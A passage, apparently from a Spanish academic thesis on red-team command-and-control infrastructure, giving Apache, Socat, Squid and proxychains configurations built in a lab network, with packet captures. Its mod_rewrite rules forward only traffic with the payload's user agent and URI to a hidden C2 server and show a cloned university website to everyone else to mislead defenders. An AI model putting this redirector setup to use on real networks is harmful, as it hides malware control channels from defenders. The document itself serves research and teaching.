Existen diferentes módulos que permiten el filtrado y la redirección que pueden ser útiles en este caso. Por un lado, está el módulo *rewrite* que se utiliza para reescribir las URLs al momento en función de diferentes condiciones como por ejemplo el agente de usuario. Otro módulo que destacar para estos experimentos es el módulo *ssl*, que ofrece el soporte necesario para utilizar SSL v3 y TLS v1.x. Por último, están los módulos *proxy* y *proxy_http* que permiten al servidor actuar como un proxy y además incluyen varios algoritmos que permiten el equilibrio de carga, aunque eso en este caso no se utilizará.

Configuración para la creación de los proxys Apache

A continuación, se muestran los comandos necesarios para instalar y poner en marcha los servidores Apache y que hace cada uno de ellos. Cabe destacar que en este caso el atacante tiene total acceso y control sobre estas máquinas y por tanto puede ejecutar todo como *root*.

Lo primero que hay que hacer es instalar Apache, para ello primero se actualizan todos los paquetes que no estén actualizados y posteriormente se procede a la instalación.

```
root@inter-01:/# apt update

root@inter-01:/# apt install apache2
```

El siguiente comando lo que hace es habilitar los módulos especificados a continuación, por tanto, en este caso, se están habilitando el módulo *rewrite*, *ssl*, *proxy* y *proxy_http*. Después, es necesario reiniciar el servidor para que los cambios se hagan efectivos. Una vez hecho esto se puede ver en el directorio de módulos disponibles (mods-available) como efectivamente ya están habilitados.

```
root@inter-01:/# a2enmod ssl rewrite proxy proxy_http

root@inter-01:/# systemctl restart apache2
```

Después, el siguiente comando es para habilitar la página especificada. En este caso se utilizarán las páginas por defecto y, por tanto, la página que se mostrará cuando se haga una petición HTTPS estará configurada en el archivo *default-ssl*.

```
root@inter-01:/# a2ensite default-ssl

root@inter-01:/# systemctl reload apache2
```

Hasta aquí, se ha instalado y puesto en marcha el servidor con todos los módulos necesarios. Si buscamos en un buscador a esta máquina, la página que mostrará será la página por defecto de apache Fig. 33. Con esto ya estaríamos mostrando una página, pero si de verdad se quiere simular tráfico real y confundir al Blue Team, es necesario reemplazarla.




Fig. 33 Página por defecto de Apache

Para ello, es posible crear una página desde cero, pero la solución más fácil y sencilla es clonar una ya existente. Hay múltiples herramientas y sitios online para este fin, aunque muchos son de pago. En este caso se utilizará *Website Downloader by Wayback Machine Downloader* (Wayback Machine Downloader, s.f.), que permite descargar 20MB de archivos de forma gratuita. Puede que no esté la página perfecta debido a la limitación de MB, pero para estos experimentos servirá. La página clonada para simular tráfico legítimo será la página de la escuela, inf.uva.es.

Se descargará la página mencionada y se descomprime en la carpeta de descargas. Una vez hecho esto, como se ve a continuación, es necesario primero eliminar la página por defecto de Apache y después copiar todos los archivos descargados en la carpeta /var/www/html. De esta forma en vez de mostrarse lo que se ve en la Fig. 33, se verá la Fig. 34.

```
root@inter-01:/# rm /var/www/html/index.html

root@inter-01:/# cp -r /home/usuario/Descargas/inf.uva.es/* /var/www/html/
```

Fig. 34 Página clonada en el servidor Apache

El siguiente paso es crear unos certificados para el servidor, que en este caso serán certificados *self-signed*. Los navegadores detectan que el certificado no es seguro y alertarán al usuario, aunque sí que le dejarán ver la página tras aceptar el riesgo. Como futuro trabajo podría estar conseguir algún certificado que no sea clasificado de esta forma y la página se vea como segura.

```
root@inter-01:/# cd /etc/apache2

root@inter-01:/# mkdir certificates

root@inter-01:/# cd certificates

root@inter-01:/# openssl req -new -newkey rsa:4096 -x509 -sha256 -days 365
-nodes -out apache-cert.crt -keyout apache.key
```

Una vez hecho todo esto, es necesario empezar a modificar el comportamiento del servidor al recibir las peticiones. Lo primero en este caso, es redirigir todo el tráfico HTTP y convertirlo a HTTPS. Eso se puede conseguir gracias el módulo *rewrite* habilitado previamente.

Como se puede ver a continuación, para redirigir este tráfico es necesario modificar el archivo 000-default.conf que es el que contiene la configuración de la página HTTP. En este archivo habrá que añadir las líneas mencionadas a continuación.

```
root@inter-01:/# cd ..

root@inter-01:/# cd sites-available

root@inter-01:/# nano 000-default.conf

    # (Añadir al final dentro del VirtualHost)

    RewriteEngine On

    RewriteCond %{HTTPS} off

    RewriteRule ^(.*)$ https://192.168.2.13:443/$1 [L,R=301]
```

La primera línea lo que hace es habilitar el uso del módulo, después en este caso hay dos líneas más, una indica la condición y la siguiente indica que pasa si una petición cumple la condición anterior. La sintaxis utilizada es la que se muestra en las Fig. 35 y Fig. 36.




Fig. 36 RewriteCond sintaxis (Apache, 2022)




Fig. 35 RewriteRule sintaxis (Apache, 2022)

Es importante mencionar que, aunque no forma parte de la configuración final tal cual está aquí, puesto que esta está hecha para funcionar con HTTPS, se han utilizado reglas para redirigir el tráfico HTTP al servidor C2 y de esta forma poder ver como fluía el tráfico y si lo hacía correctamente. Para ello, lo que se hizo fue filtrar por el agente de usuario de la siguiente manera:

```
RewriteEngine on

RewriteCond %{HTTP_USER_AGENT} "=Mozilla/5.0 (Macintosh; Intel Mac OS X
12_2_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2
Safari/605.1.15"

RewriteRule ^(.*)$ "http://192.168.1.40:443/%{REQUEST_URI}" [P,L]
```

Como se puede ver, la condición que se utiliza es que el *user_agent* sea "*Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2 Safari/605.1.15*" que es el user_agent del payload. De esta forma si se busca desde un navegador, a no ser que tenga exactamente ese

agente de usuario, se mostraría la página del servidor Apache. Si el agente de usuario coincide, se redirigiría al servidor C2.

Algo a destacar en la regla son las *flags*, P y L. P hace que el servidor actúe como un proxy, de esta forma se consigue que el bot no se comunique directamente con el servidor C2. L por su lado indica que no se aplicarán más reglas, aunque en este caso no hay.

Para redirigir el tráfico HTTPS se han utilizado reglas parecidas, pero se ha añadido configuración adicional puesto que sino no funciona correctamente.

```
root@inter-01:/# nano default-ssl.conf
    #(Modificar la ruta de los certificados)
    SSLCertificateFile      /etc/apache2/certificates/apache-cert.crt
    SSLCertificateKeyFile   /etc/apache2/certificates/apache.key

    SSLProxyEngine On
    SSLProxyVerify none
    SSLProxyCheckPeerCN off
    SSLProxyCheckPeerExpire off

    <Location /KTRhg_yaxFhjGXYNAWP4iwOxsNqPIoApEWI>
         RewriteEngine on
         RewriteCond %{HTTP_USER_AGENT} "= Mozilla/5.0 (Macintosh; Intel
    Mac OS X 12_2_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2
    Safari/605.1.15”
         RewriteRule ^(.*)$ "https://192.168.1.40:443/%{REQUEST_URI}" [L,P]
    </Location>
root@inter-01:/# systemctl restart apache2
```

Lo primero es cambiar la ruta en la que se encuentran el certificado y la clave, sustituyendo lo que viene por la ruta donde se han almacenado los creados anteriormente.

Después, es necesario habilitar el uso del protocolo SSL/TLS para proxys. Las siguientes directivas indican que no es necesario verificar el certificado del servidor C2, y además que no se debe verificar los campos *CN* y *Expire* del certificado.

Las siguientes líneas lo que hacen es redirigir al servidor C2 únicamente a las peticiones que tengan exactamente el agente de usuario especificado “*Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2 Safari/605.1.15*” y que además hayan hecho la petición “*KTRhg_yaxFhjGXYNAWP4iwOxsNqPIoApEWI*”.

Análisis de resultados

Para este experimento se han configurado dos de las máquinas de la red 192.168.2.0/24, concretamente la 13 y la 14, con Apache, tal y como se ha mencionado en el apartado de configuración. El esquema tras la configuración de estos servidores y con el que se analizará sus resultados iniciales es el mostrado en la Fig. 37




Fig. 37 Ejemplo de comunicaciones con el servidor con Apache como proxy

Como se ve en la imagen, estas pruebas son únicamente con los servidores apache entre el bot y el servidor C2, en pruebas posteriores se aumentarán las máquinas entre medias.

Las flechas azules y moradas indican el camino seguido por las peticiones del bot, ejecutadas por el *payload*, con la URI concreta que identifica estas peticiones. Estas peticiones son redirigidas del servidor Apache al servido C2, que es el que genera la respuesta y se la devuelve al proxy, que posteriormente la envía al bot.

Por otro lado, están las flechas amarillas y verdes, que representan el resto de las peticiones. En este caso el cliente está representado por una máquina que no existe, dentro de la red del bot, pero esto es indiferente. La petición llega al servidor Apache y como no tiene la URI concreta, se devuelve la página clonada (Fig. 34). Esto pasa con cualquier petición, de cualquier red, de cualquier máquina, es decir, si en este caso el bot hace una petición con una URI diferente a la del payload, también será respondida por el servidor Apache.


A continuación, se muestra una imagen en la que se ve la comunicación del bot con el servidor C2 desde el punto de vista del bot.

```
192.168.5.20        192.168.2.13        TLSv1.3   583 Client Hello
192.168.2.13        192.168.5.20        TLSv1.3  2269 Server Hello, Change Cipher Spec, Application
192.168.5.20        192.168.2.13        TLSv1.3   146 Change Cipher Spec, Application Data
192.168.5.20        192.168.2.13        TLSv1.3   460 Application Data
192.168.2.13        192.168.5.20        TLSv1.3   337 Application Data
192.168.2.13        192.168.5.20        TLSv1.3   337 Application Data
192.168.2.13        192.168.5.20        TLSv1.3   572 Application Data
192.168.2.13        192.168.5.20        TLSv1.3    90 Application Data
```

Fig. 38 Comunicación del bot con el servidor C2 vista por el bot

Como se ve, la IP con la que se comunica es del servidor Apache y en ningún momento le llega un paquete directamente del servidor C2. En la siguiente imagen se muestra esta misma comunicación entre el


bot y el servidor C2, pero vista desde el proxy Apache. En ella se ve como recibe todos los paquetes del bot y cómo posteriormente se los reenvía al servidor C2 y recibe su respuesta.



192.168.2.1	192.168.2.13	TLSv1.3	583	Client Hello
192.168.2.13	192.168.2.1	TLSv1.3	2269	Server Hello, Change Cipher Spec, Appli
192.168.2.1	192.168.2.13	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.2.1	192.168.2.13	TLSv1.3	390	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	337	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	337	Application Data
192.168.2.13	192.168.1.40	TLSv1.3	583	Client Hello
192.168.1.40	192.168.2.13	TLSv1.3	1609	Server Hello, Application Data, Applica
192.168.2.13	192.168.1.40	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.2.13	192.168.1.40	TLSv1.3	488	Application Data
192.168.1.40	192.168.2.13	TLSv1.3	321	Application Data
192.168.1.40	192.168.2.13	TLSv1.3	321	Application Data
192.168.1.40	192.168.2.13	TLSv1.3	202	Application Data
192.168.1.40	192.168.2.13	TLSv1.3	90	Application Data
192.168.2.13	192.168.1.40	TLSv1.3	90	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	239	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	90	Application Data

Fig. 39 Comunicación del bot con el servidor C2 vista por el proxy Apache

Por último, en la Fig. 40 se puede ver una captura de una parte de los paquetes cuando desde el bot se solicita la página principal del servidor Apache.




192.168.2.1	192.168.2.13	TLSv1.3	583	Client Hello
192.168.2.13	192.168.2.1	TLSv1.3	2268	Server Hello, Change Cipher Spec, Appli
192.168.2.1	192.168.2.13	TLSv1.3	130	Change Cipher Spec, Application Data
192.168.2.13	192.168.2.1	TLSv1.3	337	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	337	Application Data
192.168.2.1	192.168.2.13	TLSv1.3	589	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	7306	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	7306	Application Data [TCP segment of a reas
192.168.2.13	192.168.2.1	TLSv1.3	2962	Application Data [TCP segment of a reas
192.168.2.13	192.168.2.1	TLSv1.3	8754	Application Data [TCP segment of a reas
192.168.2.13	192.168.2.1	TLSv1.3	14546	Application Data, Application Data
192.168.2.13	192.168.2.1	TLSv1.3	1618	Application Data, Application Data
192.168.2.1	192.168.2.13	TLSv1.3	549	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	2839	Application Data, Application Data, App
192.168.2.1	192.168.2.13	TLSv1.3	555	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	8555	Application Data, Application Data
192.168.2.13	192.168.2.1	TLSv1.3	3210	Application Data, Application Data
192.168.2.1	192.168.2.13	TLSv1.3	687	Client Hello
192.168.2.13	192.168.2.1	TLSv1.3	306	Server Hello, Change Cipher Spec, Appli
192.168.2.1	192.168.2.13	TLSv1.3	554	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	8555	Application Data, Application Data
192.168.2.13	192.168.2.1	TLSv1.3	7038	Application Data, Application Data
192.168.2.1	192.168.2.13	TLSv1.3	130	Change Cipher Spec, Application Data
192.168.2.13	192.168.2.1	TLSv1.3	337	Application Data
192.168.2.1	192.168.2.13	TLSv1.3	552	Application Data
192.168.2.13	192.168.2.1	TLSv1.3	4410	Application Data

Fig. 40 Petición al servidor Apache

En la imagen se ve claramente como la petición la responde directamente el servidor Apache, sin hacer ninguna petición al servidor C2.

Cabe destacar que en la petición a la página principal se devuelven muchos más datos porque esta página compleja y contiene fotos, textos, etc. Esta cantidad de datos no se parece en nada a la generada por bot cuando se comunica con el servidor C2, pero si podría simular la petición de alguna de las fotos o de los archivos. Como futuro trabajo podría estar ajustar el tamaño y las cantidades de paquetes de una manera más realista.

Por último, en la siguiente imagen se ve el tráfico desde el servidor Apache cuando el bot hace una petición correcta pero el agente de usuario no es. En el caso de que el agente de usuario estuviera bien y la petición mal, el tráfico sería exactamente igual, puesto que en ambas situaciones es el proxy el que responde y el tráfico no es redirigido al servidor C2.



192.168.2.1	192.168.2.13	TLSv1.3	687 Client Hello
192.168.2.13	192.168.2.1	TLSv1.3	306 Server Hello, Change Cipher Spe
192.168.2.1	192.168.2.13	TLSv1.3	130 Change Cipher Spec, Applicatior
192.168.2.13	192.168.2.1	TLSv1.3	337 Application Data
192.168.2.1	192.168.2.13	TLSv1.3	586 Application Data
192.168.2.13	192.168.2.1	TLSv1.3	580 Application Data
192.168.2.1	192.168.2.13	TLSv1.3	90 Application Data
192.168.2.13	192.168.2.1	TLSv1.3	90 Application Data

Fig. 41 Petición del bot con un agente de usuario incorrecto

Con esta última estructura (Fig. 37), ya se consiguen todos los objetivos de una infraestructura C2 (Trizna, 2021). Por un lado, se oculta la verdadera dirección del servidor C2, se simula tráfico realista, solo se permite al malware llegar hasta el servidor C2 y es una estructura fiable, puesto que si una parte falla, en este caso uno de los servidores Apache, puede seguir funcionando.

Aunque se cumplan todas estas condiciones, solo hay una máquina entre el bot y el atacante, y cualquier fallo podría posibilitar al Blue Team detectar que es un proxy y posteriormente llegar a identificar la máquina del atacante. Por eso en los siguientes apartados se va a intentar incluir el servidor Apache dentro de una infraestructura con más servidores proxys que se encadenen.

7 Soluciones propuestas

Conjunto de lo anterior – Solución 1

En los apartados anteriores se ha ido explicando cómo crear cada componente de la infraestructura. Desde el bot y el servidor C2 con metasploit, hasta los diferentes tipos de redirectores Socat, y proxys tanto Squid como Apache.

Utilizando Squid y Socat se conseguía ocultar la dirección del servidor C2 y una infraestructura fiable, además de tener varios proxys entre el bot y el servidor gracias a proxychains. Pero en cambio, todo el tráfico llegaba hasta el servidor C2, no solo el del malware, por lo que los defensores podrían llegar a descubrirlo. Además, no se simulaba tráfico realista, aunque si existía una página por defecto de Metasploit que se mostraba ante peticiones desconocidas.

Por otro lado, con Apache se conseguía al igual que con Squid y Socat ocultar la dirección real del servidor y la fiabilidad de la infraestructura. Pero en este caso además de eso también permitía simular tráfico real gracias a la página clonada y solo permitía pasar al servidor C2 al tráfico malware. La desventaja en este caso es que solo está la máquina del servidor web de Apache entre el bot y el servidor C2, cosa que no pasaba con Squid y Socat.

En este apartado se expondrá una mezcla de los dos enfoques anteriores, combinando Socat, Squid, Apache y a utilizando proxychains. De esta forma se conseguirán las ventajas de ambos enfoques que a la vez eliminan las desventajas uno del otro.

La estructura es una combinación de las mostradas anteriormente (Fig. 42). Hay que tener en cuenta que en este proyecto se dispone de cuatro máquinas además del bot y del atacante, asique para este experimento se utilizaran todas, pero en una situación real, habría más máquinas que permitirían que los caminos tomados por cada comunicación entre el bot y el servidor C2 variasen más, o se podría utilizar otras tecnologías como por ejemplo Docker.

En la imagen (Fig. 42) al igual que en las anteriores, por un lado, se muestra en azul y morado un camino posible que podría seguir una petición hecha por el malware del bot al servidor C2 y por otro en amarillo y verde una petición que hace en este caso una máquina cualquiera.

Amabas peticiones pasan por la máquina que está ejecutando Socat sobre proxychains, que redirige el tráfico a través de dos proxys Squid en este caso, configurados en el archivo proxychains.conf. Después ambas peticiones llegan hasta el servidor Apache, pero la petición del malware al cumplir el requisito de filtrado que es la URI de la petición pasa al servidor C2, en cambio la petición del Blue Team no cumple ese requisito asique es respondida por el propio servidor Apache.




Fig. 42 Esquema de solución que combina Apache, Squid, Socat y proxychains

La configuración necesaria para que todas las máquinas funcionen correctamente es la mencionada en los apartados anteriores, salvo un par de pequeñas diferencias:

- Socat redirige ahora al servidor Apache, no al servidor C2.
- En el payload que ejecuta el bot únicamente se genera un dominio que será el de la máquina 192.168.2.11.

En las siguientes imágenes se muestran imágenes de las capturas de paquetes en los diferentes puntos de la infraestructura que permiten seguir la comunicación entre el bot y el servidor C2, es decir las flechas azules y moradas de la Fig. 42.

192.168.5.20	192.168.2.11	TLSv1.3	583	Client Hello
192.168.2.11	192.168.5.20	TLSv1.3	2269	Server Hello, Change Cipher Spec, Ap
192.168.5.20	192.168.2.11	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.11	TLSv1.3	377	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	222	Application Data, Application Data

Fig. 43 Comunicación con el servidor C2 vista desde el bot

192.168.2.1	192.168.2.11	TLSv1.3	583	Client Hello
192.168.2.11	192.168.2.1	TCP	66	443 → 40570 [ACK] Seq=1 Ack=5
192.168.2.13	192.168.2.11	TCP	74	3128 → 38066 [SYN, ACK] Seq=0
192.168.2.11	192.168.2.13	TCP	66	38066 → 3128 [ACK] Seq=1 Ack=
192.168.2.11	192.168.2.13	HTTP	104	CONNECT 192.168.2.12:3128 HTT
192.168.2.13	192.168.2.11	TCP	66	3128 → 38066 [ACK] Seq=1 Ack=
192.168.2.13	192.168.2.11	HTTP	105	HTTP/1.1 200 Connection estab
192.168.2.11	192.168.2.13	TCP	66	38066 → 3128 [ACK] Seq=39 Ack
192.168.2.11	192.168.2.13	TCP	103	38066 → 3128 [PSH, ACK] Seq=3
192.168.2.13	192.168.2.11	TCP	66	3128 → 38066 [ACK] Seq=40 Ack
192.168.2.13	192.168.2.11	TCP	105	3128 → 38066 [PSH, ACK] Seq=4
192.168.2.11	192.168.2.13	TCP	66	38066 → 3128 [ACK] Seq=76 Ack
192.168.2.11	192.168.2.13	TCP	583	38066 → 3128 [PSH, ACK] Seq=7
192.168.2.13	192.168.2.11	TCP	66	3128 → 38066 [ACK] Seq=79 Ack
192.168.2.13	192.168.2.11	TCP	2269	3128 → 38066 [PSH, ACK] Seq=7
192.168.2.11	192.168.2.13	TCP	66	38066 → 3128 [ACK] Seq=593 Ac
192.168.2.11	192.168.2.1	TLSv1.3	2269	Server Hello, Change Cipher S
192.168.2.1	192.168.2.11	TCP	66	40570 → 443 [ACK] Seq=518 Ack

Fig. 44 Comunicación con el servidor C2 vista desde redirector Socat




Fig. 45 Comunicación con el servidor C2 vista desde servidor proxy Squid




Fig. 46 Comunicación con el servidor C2 vista desde servidor Apache

Como se puede ver en la Fig. 43, el bot únicamente se comunica con el redirector Socat y solo sabe su dirección. Envía a esa máquina los paquetes que posteriormente como se puede ver en la Fig. 44 se comunica con uno de los proxys Squid, en este caso con 192.168.2.13. Después en la imagen Fig. 45 se puede ver como este proxy reenvía los paquetes al otro (192.168.12) y este se los reenvía al servidor Apache (192.168.2.14). Por último, en la última imagen Fig. 46, se puede ver como el servidor Apache recibe los paquetes y los redirige al servidor C2 (192.168.1.40) que es el que realmente genera la respuesta.

En cambio, en una petición que no coincide con los criterios de filtrado del servidor Apache, los resultados que se obtienen tras revisar con wireshark los paquetes vistos por el servidor Apache son los que se ven en la Fig. 47.




Fig. 47 Petición desconocida al servidor C2

